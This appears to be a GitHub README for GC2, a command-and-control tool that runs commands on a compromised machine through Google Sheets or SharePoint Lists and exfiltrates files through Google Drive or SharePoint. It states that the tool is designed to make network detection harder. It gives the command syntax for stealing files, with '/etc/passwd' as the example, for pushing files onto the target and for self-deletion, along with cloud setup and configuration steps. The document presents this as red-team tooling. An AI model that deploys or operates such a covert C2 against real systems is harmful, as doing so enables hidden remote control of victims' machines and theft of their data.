 loociprian/gc2-sheet

GC2 is a Command and Control application that allows an attacker to execute commands on the target machine using Google Sheet or Microsoft SharePoint List and exfiltrate files using Google Drive or Microsoft SharePoint Document.


GC2 (Google Command and Control) is a Command and Control application that allows an attacker to execute commands on the target machine using Google Sheet or Microsoft SharePoint List and exfiltrate files using Google Drive or Microsoft SharePoint Document.
This project has been developed to provide a command and control that does not require any particular set up (like: a custom domain, VPS, CDN, ...) during Red Teaming activities.
Furthermore, the program will interact only with Google and Microsoft's domains (like *.google.com) to make network detection more difficult.


A Google Sheet will be automatically created by the C2. Once created you can interact with the compromised system as shown below.
A Microsoft SharePoint List will be automatically created by the C2. Once created you can interact with the compromised system as shown below.

Special command is reserved to exfiltrate files form the target system.
From Target to Google Drive/Microsoft SharePoint Document
upload;<local path>
Example:
upload;/etc/passwd
Note: files with the same name are automatically overwritten.
Special command is reserved to download files to the target system.
From Google Drive to Target
download;<google drive file id>;<local path>
Example:
download;<file ID>;/home/user/downloaded.txt
Note: Files need to be saved in the SharePoint root folder, usually "Documents"
From SharePoint to Target
download;<SharePoint file path>;<local path>
Example:
download;download.txt;/home/user/downloaded.txt
By sending the exit command, the C2 will kill and delete itself from the target system.
PS: From os documentation: If a symlink was used to start the process, depending on the operating system, the result might be the symlink or the path it pointed to. In this case, the symlink is deleted.
This C2 support both Google (Google Sheet + Google Drive) and Microsoft (SharePoint Lists + SharePoint Document) services. To use the C2 you need to set up both the local and cloud configuration.
Create a new Google "service account"
Create a new Google "service account" using https://console.cloud.google.com/, create a .json key file for the service account.
Enable Google Sheet API and Google Drive API
Enable Google Drive API https://developers.google.com/drive/api/v3/enable-drive-api and Google Sheet API https://developers.google.com/sheets/api/quickstart/go.
Set up Google Sheet and Google Drive

Create a new Google Sheet and share it (as Editor) with the Service Account (by using its email).


Create a new Google Drive folder and share it (as Editor) with the Service Account (by using its email).
To interact with Microsoft services you will first need a Business subscription (you can get one for free for the first 30 days).
Create an Azure Application
Create a new Azure Aapplication as described here https://learn.microsoft.com/en-us/graph/auth-v2-service?tabs=http

After creating the new application, enable the following Graph APIs:

Download the C2
The C2 can be cloned directly from GitHub:
git clone https://github.com/looCiprian/GC2-sheet
cd GC2-sheet
Configure the C2
To configure the C2 you need to modify the cmd/options.yml file. The C2 supports both Google and Microsoft services, mixing them is also possible.
Only Google services
CommandService: "Google" # Google Sheet will be used as command service to pull commands and push commands' output
FileSystemService: "Google" # Google Drive will be used as file system to download and exfiltrate files
GoogleServiceAccountKey : "1234567890" # your escaped json file
GoogleSheetID: "0987654321" # your Google Sheet ID (can be found in the URL)
GoogleDriveID: "1234554321" # your Google Drive folder ID (can be found in the URL)
#RowId: 1 # optional, specify from which (Google Sheet or SharePoint List) row the beacon should pull new commands
#Proxy: "http://127.0.0.1:8080" # optional, specify the proxy
Verbose: true # optional, suggested for debugging purposes
Your Google service account key must be escaped before pasting it in the configuration file. You can use the following command to escape it:
cat key.json | jq -r @json | sed 's/\\n/\\\\n/g' | sed 's/\"/\\"/g'
